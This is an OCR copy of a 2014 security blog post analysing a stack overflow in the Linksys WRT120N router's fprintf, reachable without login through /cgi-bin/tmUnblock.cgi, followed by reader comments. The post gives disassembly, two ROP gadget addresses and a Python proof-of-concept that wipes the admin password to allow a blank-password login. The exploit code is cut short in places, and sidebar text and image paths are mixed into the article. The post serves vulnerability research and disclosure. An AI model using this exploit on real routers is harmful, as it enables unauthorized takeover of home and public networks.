
WRT120N fprintf Stack Overflow

By Craig | February 19, 2014 |

Embedded Systems, Security, Tutorials

With a good firmware disassembly and JTAG debug access to the WRT120N, it's time to start examining the code for more interesting bugs.

As we've seen previously, the WRT120N runs a Real Time Operating System. For security, the RTOS's administrative web interface employs HTTP Basic authentication:



Most of the web pages require authentication, but there are a handful of URLs that are explicitly allowed to bypass authentication:

Search OK

Recent Posts

Defcon 24: Blinded By The Light
Hardware Hacking Workshop is Now Live!
Binwalk v2.1.1 Stable Release
What the Ridiculous Fuck, D-Link?!
Hacking the D-Link DIR-890L

Recent Comments

Jake on WRT120N fprintf Stack Overflow
Jake on Contact
Nobody on Tools
Jake on Jailbreaking the NeoTV
Jake on Jailbreaking the NeoTV

```
preTask_project_running:

saved_ra= -0x10

addiu   $sp, -0x10
sw      $ra, 0x10+saved_ra($sp)
lui     $a0, 0x8038
jal     bypass_file_list
la      $a0, aCgiBinLoginIma  # "/cgi-bin/login /images/ /login /blocked"...
li      $v0, 1
lw      $ra, 0x10+saved_ra($sp)
jr      $ra
addiu   $sp, 0x10
 # End of function preTask_project_running
```


bypass_file_list(“/cgi-bin/login /images/ /login…”);

```
.data:8037E078 aCgiBinLoginIma:.ascii "/cgi-bin/login /images/ /login /blocked.stm /access_deny.htm "
.data:8037E078                                         # DATA XREF: preTask_project_running+10↑o
.data:8037E078                 .ascii "/wait /LANG_FR.js /func.js /cgi-bin/tmBlock.cgi /cgi-bin/tmUn"
.data:8037E078                 .ascii "Block.cgi /tmBlock.stm /tmPCBlock.stm /tmWTPBlock.stm /L10N.j"
.data:8037E078                 .ascii "s /UiFrwk.UiCtrl.UiHSlider.js /URL_Block.v1.08.04.css /expand"
.data:8037E078                 .ascii ".js /md5.js /HSlider.css"<0>
.data:8037E185                 .byte    0
```

Full list of bypass files

Any request whose URL starts with one of these strings will be allowed without authentication, so they’re a good place to start hunting for bugs.

Some of these pages don’t actually exist; others exist but their request handlers don’t do anything (NULL subroutines). However, the */cgi/tmUnBlock.cgi* page does have a handler that processes some user data:



cgi_tmUnBlock function handler

The interesting bit of code to focus on is this:

```
1 | fprintf(request->socket, "Location %s\n\n",
```

Archives

Although it at first appears benign, *cgi_tmUnBlock*'s processing of the *TM_Block_URL* POST parameter is exploitable, thanks to a flaw in the *fprintf* implementation:

```
int fprintf(FILE *fp, char *format, vargs...)
{
   char buf[256];

   vsprintf(buf, format, vargs);
   return fputs(buf, fp);
}
```

fprintf

Yes, *fprintf* blindly *vsprintf*'s the supplied format string and arguments to a local stack buffer of only 256 bytes.

Respect yourself. Don't use sprintf.

This means that the user-supplied *TM_Block_URL* POST parameter will trigger a stack overflow in *fprintf* if it is larger than 246 (sizeof(buf) – strlen("Location: ")) bytes:

```
1 $ wget --post-data="period=0&TM_Block_MAC=0
```


Categories

```
EPC   -> 0x41414141
CO_SR -> 0x0000FC03
Register Dump: Saved Area
RES:0x00000000
 RA:0x41414141
 AT:0x804E0000
 V0:0x00000182
 V1:0xFFFFFFFF
```

Stack trace of the crash

A simple exploit would be to overwrite some critical piece of data in memory, say, the administrative password which is stored in memory at address 0x81544AF0:

```
.bss:81544AF0 admin_password: .space 4
.bss:81544AF0
.bss:81544AF4 dword_81544AF4: .space 4
.bss:81544AF8 dword_81544AF8: .space 4
.bss:81544AFC dword_81544AFC: .space 4
.bss:81544B00 dword_81544B00: .space 4
.bss:81544B04 dword_81544B04: .space 4
.bss:81544B08 dword_81544B08: .space 4
.bss:81544B0C dword_81544B0C: .space 4
.bss:81544B10 dword_81544B10: .space 4
.bss:81544B14 dword_81544B14: .space 4
.bss:81544B18                 .space 1
.bss:81544B19                 .space 1
.bss:81544B1A                 .space 1
.bss:81544B1B                 .space 1
.bss:81544B1C                 .space 1
.bss:81544B1D                 .space 1
```

Admin password at 0x81544AF0

The administrative password is treated as a standard NULL terminated string, so if we can write even a single NULL byte at the beginning of this address, we'll be able to log in to the router with a blank password. We just have to make sure the system continues running normally after exploitation.

Looking at *fprintf*'s epilogue, both the $ra and $s0 registers are restored from the stack, meaning that we can control both of those registers when we overflow the stack:

Security

Tools

Tutorial

Tutorials

Uncategorized

Links

Analog Zoo

Reaver Systems

EEVblog

Hack A Day

Meta

Log in

Entries RSS

Comments RSS

WordPress.org

```
lw      $ra, 0x130+saved_ra($sp)   # We control $ra
lw      $s0, 0x130+saved_s0($sp)   # We control $s0
jr      $ra
addiu   $sp, 0x130
```

fprintf's function epilogue

There's also this nifty piece of code at address 0x8031F634 that stores four NULL bytes from the $zero register to the address contained in the $s0 register:

```
ROM:8031F634                sw      $zero, 0($s0)    # Store 4 NULL bytes to the address in $s0
ROM:8031F638                move    $v0, $zero
ROM:8031F63C
ROM:8031F63C loc_8031F63C:                           # CODE XREF: sub_8031F5F0+20↑j
ROM:8031F63C                lw      $ra, 4($sp)      # Load the return address off the stack
ROM:8031F640                lw      $s0, 0($sp)      # Load $s0 off the stack
ROM:8031F644                jr      $ra              # Return
ROM:8031F648                addiu   $sp, 0x10        # $sp += 16
ROM:8031F648  # End of function sub_8031F5F0
```

First ROP gadget

If we use the overflow to force *fprintf* to return to 0x8031F634 and overwrite $s0 with the address of the administrative password (0x81544AF0), then this code will:

> Zero out the admin password
> Return to the return address stored on the stack (we control the stack)
> Add 16 to the stack pointer

This last point is actually a problem. We need the system to continue normally and not crash, but if we simply return to the *cgi_tmUnBlock* function like *fprintf* was supposed to, the stack pointer will be off by 16 bytes.

Finding a useful MIPS ROP gadget that decrements the stack pointer back 16 bytes can be difficult, so we'll take a different approach.

Looking at the address where *fprintf* should have returned to *cgi_tmUnblock*, we see that all it is doing is restoring $ra, $s1 and $s0 from the stack, then returning and adding 0x60 to the stack pointer:

```
ROM:8004FB2C                jal     fprintf
ROM:8004FB30                move    $a2, $v0
ROM:8004FB34                lw      $ra, 0x60+saved_ra($sp)  # Call to fprintf returns here
ROM:8004FB38
ROM:8004FB38 end:                                            # CODE XREF: cgi_tmUnblock+34↑j
ROM:8004FB38                lw      $s1, 0x60+saved_s1($sp)
ROM:8004FB3C                lw      $s0, 0x60+saved_s0($sp)
ROM:8004FB40                jr      $ra
ROM:8004FB44                addiu   $sp, 0x60
ROM:8004FB44  # End of function cgi_tmUnblock
```

cgi_tmUnblock function epilogue


We've already added 0x10 to the stack pointer, so if we can find a second ROP gadget that restores the appropriate saved values for $ra, $s1 and $s0 from the stack and adds 0x50 to the stack pointer, then that ROP gadget can be used to effectively replace *cgi_tmUnblock*'s function epilogue.

There aren't any obvious gadgets that do this directly, but there is a nice one at 0x803471B8 that is close:

```
ROM:803471B8
ROM:803471B8 loc_803471B8:                                   # CODE XREF: sub_80347128+30↑j
ROM:803471B8                lw      $ra, 8($sp)              # Restore $ra from the stack (which we control)
ROM:803471BC
ROM:803471BC loc_803471BC:                                   # CODE XREF: sub_80347128+74↑j
ROM:803471BC                lw      $s1, 4($sp)              # Restore $s1 from the stack (which we control)
ROM:803471C0                lw      $s0, 0($sp)              # Restore $s0 from the stack (which we control)
ROM:803471C4                jr      $ra                      # Return
ROM:803471C8                addiu   $sp, 0x10                # $sp += 16
ROM:803471C8  # End of function sub_80347128
```

Second ROP gadget

This gadget only adds 0x10 to the stack pointer, but that's not a problem; we'll set up some additional stack frames that will force this ROP gadget return to itself five times. On the fifth iteration, the original values of $ra, $s1 and $s0 that were passed to *cgi_tmUnblock* will be pulled off the stack, and our ROP gadget will return to *cgi_tmUnblock*'s caller:




ROP stack frames and relevant registers

With the register contents and stack having been properly restored, the system should continue running along as if nothing ever happened. Here's some PoC code (download):

```
import sys
import urllib2

try:
    target = sys.argv[1]
except IndexError:
    print "Usage: %s <target ip>" % sys.ar
    sys.exit(1)

url = target + '/cgi-bin/tmUnblock.cgi'
if '://' not in url:
    url = 'http://' + url

post_data = "period=0&TM_Block_MAC=00:01:0
post_data += "B" * 246                    #
post_data += "\x81\x54\x4A\xF0"           #
post_data += "\x80\x31\xF6\x34"           #
post_data += "C" * 0x28                   #
post_data += "D" * 4                      #
post_data += "\x80\x34\x71\xB8"           #
post_data += "E" * 8                      #

for i in range(0, 4):
    post_data += "F" * 4                  #
    post_data += "G" * 4                  #
    post_data += "\x80\x34\x71\xB8"       #
    post_data += "H" * (4-(3*(i/3)))      #
                                          #
                                          #
                                          #


try:
```

```
    req = urllib2.Request(url, post_data)
    res = urllib2.urlopen(req)
except urllib2.HTTPError as e:
    if e.code == 500:
        print "OK"
    else:
        print "Received unexpected server
except KeyboardInterrupt:
    pass
```



Logging in with a blank password after exploitation

Arbitrary code execution is also possible, but that's another post for another day.

Bookmark the permalink.

« Cracking Linksys "Encryption"

Embedded Exploitation Classes »

24 Responses to *WRT120N fprintf Stack Overflow*

Raak FEBRUARY 19, 2014 AT 5:22 AM

can you link the firmware here ?

Reply

Craig FEBRUARY 21, 2014 AT 2:32 AM

One of my previous WRT120N posts (first link in this article) contains a link to the firmware.

Reply

comboy FEBRUARY 19, 2014 AT 11:13 AM

You've done a great work. I imagine it must have taken you quite a bit of time and effort. The problem is, that there is not much incentive to do that. Most incentive I would imagine have some NSA workers, then maybe some very low percentage of ambitious black hats.

In my opinion, such hardware (+ default software), should come with a sticker that lists severity of bugs and bounties. Then when I buy such hardware, I look at it, and I know they are $50k sure about their security. So I choose the one that suits me. Of course these more secure one will be more expensive. Which should work both for demanding customers and for manufacturers. And apart from companies profits it would give incentive for independent security researchers (and not just NSA) to find and publish every exploitable bug in these.

Reply

axet FEBRUARY 19, 2014 AT 11:29 AM

amazzzzing

Reply

luja FEBRUARY 19, 2014 AT 2:54 PM

Thats pretty cool fun with our old friends at string.h I dont get, why they are still used for stuff like this. 🙂

Having string.h in a small time tracker tool for a local user would be ok.
But hey, who is interessted to do an exploit on a plastics router?
Nothing to see there! Please go on for some serious stuff.

But: Well documented work!
BTW: what tool do you use to get the nice graphs here:

http://www.devttys0.com/wp-content/uploads/2014/02/cgi_tmUnblock-1024×353.png

Have fun with your devices!

luja

Reply

Jarrett MARCH 25, 2014 AT 6:45 PM

That's just the standard IDA debugger view

Reply

stergios MAY 30, 2014 AT 3:36 AM

"But hey, who is interessted to do an exploit on a plastics router?
Nothing to see there! Please go on for some serious stuff."

Definitely not a hacker's mind.

One of the simpler and most dangerous things that could happen is to change the DNS servers that the router uses. Can you imagine why?

Let me tell you.

Simple DoS to the network, remote traffic sniffing finding passwords, exploitation of network machines, exposing machines behind the router directly to the internet etc.

Could you imagine such an exploit at a public cafe? or a friend of yours exploiting your home router?

Plastic routers are fun and serious stuff also.

Reply

seemant JANUARY 19, 2015 AT 11:01 AM

Hey stergios, can i know which DNS your router use?

Reply

Pingback: *The News From The Intertubes | Blog xaie*

Sebs FEBRUARY 19, 2014 AT 4:39 PM

Thanks that you took the time and effort to explain all this nicely 😉

Learned a lot!

Reply

Sue Donim FEBRUARY 19, 2014 AT 5:27 PM

Did you have to take Endianness into account in any of this? If so, is that a matter of simply reversing the order of the bytes in the strings?

Reply

Craig FEBRUARY 21, 2014 AT 2:32 AM

Yes, endianess is important for any low-level exploit, and MIPS processors can be either big or little endian. In this case, the Atheros chip used by the WRT120N is hard-wired to big endian.

Reply

Glenn FEBRUARY 19, 2014 AT 6:14 PM

interesting article, well explained too. Too bad this model actually doesn't run firmware. That would be your bugfix 🙂
Nice work with solid explaination.

Reply

funky FEBRUARY 19, 2014 AT 6:42 PM

seems like the IDA debugger with some plugin.

maybe https://code.google.com/p/idapathfinder/

Reply

Flo FEBRUARY 19, 2014 AT 8:28 PM

Good work and nice, intuitive post. Thanks.

Reply

Kevin FEBRUARY 20, 2014 AT 4:26 AM

I tried on my network, with firm 1.0.04, but nothing happend…. just for 1.0.07 ?

Reply

Craig FEBRUARY 20, 2014 AT 1:33 PM

I'm sure other firmware versions are affected, but the addresses used in the exploit will need to be tweaked for each firmware version. So far, I've only tested on v1.0.07.

Reply

dummy FEBRUARY 23, 2014 AT 1:48 AM

Are you actually doing a GET there, not a POST? If so, could this be done via CSRF?

Reply

Craig FEBRUARY 23, 2014 AT 5:21 PM

It is a POST request, not a GET. You can still do POSTs with CSRF via javascript; the biggest issue is that the browser will likely URL encode the binary data that you're posting. There's no guarantee that your data will be URL decoded before the overflow, though I haven't tested it on the WRT120N.

There are other ways to leverage CSRF against this device though – more posts to come. 🙂

Reply

Pingback: *We should respect our selves too .. | RaYMaN4Ever's Blog*

b3rt1n APRIL 6, 2014 AT 3:36 AM

I've seen many comments like these one :

But hey, who is interessted to do an exploit on a plastics router?
Nothing to see there!

Exploiting routers allows you to redirect DNS request to a malicious website ,for example banking.. paypal.. amazon.. if you could exploit many of them you can build a pretty cool botnet.

Thanks for the knowledge craig.

Reply

Pingback: *Buggy embedded libc implementations | RaYMaN4EvA*

NimdaGo JANUARY 19, 2015 AT 8:13 AM

Hi,Crag.
You've done a great work. this is very cool. Could you tell me how do you get the crash dumping?
The "Stack trace of the crash".

Reply

Jake JULY 23, 2018 AT 3:10 AM

An fprintf() stack overflow; never thought I'd hear that.

Is that implementation you posted in the SuperTask libc or is it somehow specific to the WRT120N? That seems like quality code only a router manufacturer could concoct (surprised D-Link didn't beat them to it).

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment